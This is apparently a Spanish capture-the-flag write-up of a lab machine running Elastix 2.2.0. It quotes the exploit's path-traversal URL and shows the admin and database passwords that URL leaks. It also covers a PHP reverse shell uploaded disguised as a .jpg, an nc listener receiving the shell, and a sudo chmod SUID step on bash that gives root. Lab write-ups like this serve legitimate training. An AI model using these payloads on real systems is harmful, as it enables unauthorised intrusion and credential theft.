
```
#————————————————————————————————————————————————————————————————————————————————————#
#Elastix is an Open Source Sofware to establish Unified Communications.
#About this concept, Elastix goal is to incorporate all the communication alternatives,
#available at an enterprise level, into a unique solution.
#————————————————————————————————————————————————————————————————————————————————————#
############################################################
# Exploit Title: Elastix 2.2.0 LFI
# Google Dork: :(
# Author: cheki
# Version:Elastix 2.2.0
# Tested on: multiple
# CVE : notyet
# romanc-_-eyes ;)
# Discovered by romanc-_-eyes
# vendor http://www.elastix.org/

print "\t Elastix 2.2.0 LFI Exploit \n";
print "\t code author cheki   \n";
print "\t 0day Elastix 2.2.0  \n";
print "\t email: anonymous17hacker{}gmail.com \n";

#LFI Exploit: /vtigercrm/graph.php?current_language=../../../../../../../..//etc/amportal.conf%00&module=Accounts&action
```

Nos dice que hay un posible LFI en la siguiente ruta. Vamos ahi y objenemos lo siguiente:



```
AMPDBHOST=localhost
AMPDBENGINE=mysql
# AMPDBNAME=asterisk
AMPDBUSER=asteriskuser
# AMPDBPASS=amp109
AMPDBPASS=jEhdIekWmdjE
AMPENGINE=asterisk
AMPMGRUSER=admin
#AMPMGRPASS=amp111
AMPMGRPASS=jEhdIekWmdjE
```

Vemos que en la siguiente ruta hay un panel de login, vamos a intentar logearnos con las credenciales => admin:jEhdIekWmdjE




Key Metrics

Metrics	Module	Count
Prospect Accounts (admin)	Accounts	0
Open Tickets (admin)	Trouble Tickets	0
Hot Leads (admin)	Leads	0
Potentials Won (admin)	Potentials	0
Open Quotes (admin)	Quotes	0

Para obtener una reverse shell vamos a settings y company details. Como solo nos deja subir archivos .jpg vamos a crear un archivo malicioso llamado reverse.php y le añadimos .jpg. Osea que el archivo seria reverse.php.jpg

Buscando informacion el archivo se sube a la ruta: `https://10.10.10.7/vtigercrm/test/logo/`




Index of /vtigercrm/test/logo

Name	Last modified	Size	Description
Parent Directory		-	
logo.txt	21-Jul-2009 15:35	14	
reverse.php.jpg	08-Oct-2024 12:57	2.5K	
sale.jpeg	21-Jul-2009 15:35	859	
vtiger-crm-logo.jpg	21-Jul-2009 15:35	2.0K	

Apache/2.2.3 (CentOS) Server at 10.10.10.7 Port 443


Cuando pinchemos nos proporcionara una reverse shell:



```
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.7] 52768
Linux beep 2.6.18-238.12.1.el5 #1 SMP Tue May 31 13:23:01 EDT 2011 i686 athlon i386 GNU/Linux
 13:02:40 up 13:12,  0 users,  load average: 0.01, 0.02, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
uid=100(asterisk) gid=101(asterisk) groups=101(asterisk)
sh: no job control in this shell
sh-3.2$ whoami
asterisk
sh-3.2$ █
```

ESCALADA DE PRIVILEGIOS

Vamos a ver los privilegios que podemos ejecutar como asterisk. Tenemos muchisimos privilegios, yo voy a usar chmod para darle permisos suid a la bash, para poder invocar una bash con permisos elevados



```
bash-3.2$ sudo -l
Matching Defaults entries for asterisk on this host:
    env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE INPUTRC KDEDIR
    LS_COLORS MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE LC_COLLATE
    LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES LC_MONETARY LC_NAME LC_NUMERIC
    LC_PAPER LC_TELEPHONE LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET
    XAUTHORITY"

User asterisk may run the following commands on this host:
    (root) NOPASSWD: /sbin/shutdown
    (root) NOPASSWD: /usr/bin/nmap
    (root) NOPASSWD: /usr/bin/yum
    (root) NOPASSWD: /bin/touch
    (root) NOPASSWD: /bin/chmod
    (root) NOPASSWD: /bin/chown
    (root) NOPASSWD: /sbin/service
    (root) NOPASSWD: /sbin/init
    (root) NOPASSWD: /usr/sbin/postmap
    (root) NOPASSWD: /usr/sbin/postfix
    (root) NOPASSWD: /usr/sbin/saslpasswd2
    (root) NOPASSWD: /usr/sbin/hardware_detector
    (root) NOPASSWD: /sbin/chkconfig
    (root) NOPASSWD: /usr/sbin/elastix-helper
bash-3.2$ sudo /bin/chmod +s /bin/bash
bash-3.2$ /bin/bash -p
bash-3.2# whoami
root
bash-3.2# 
```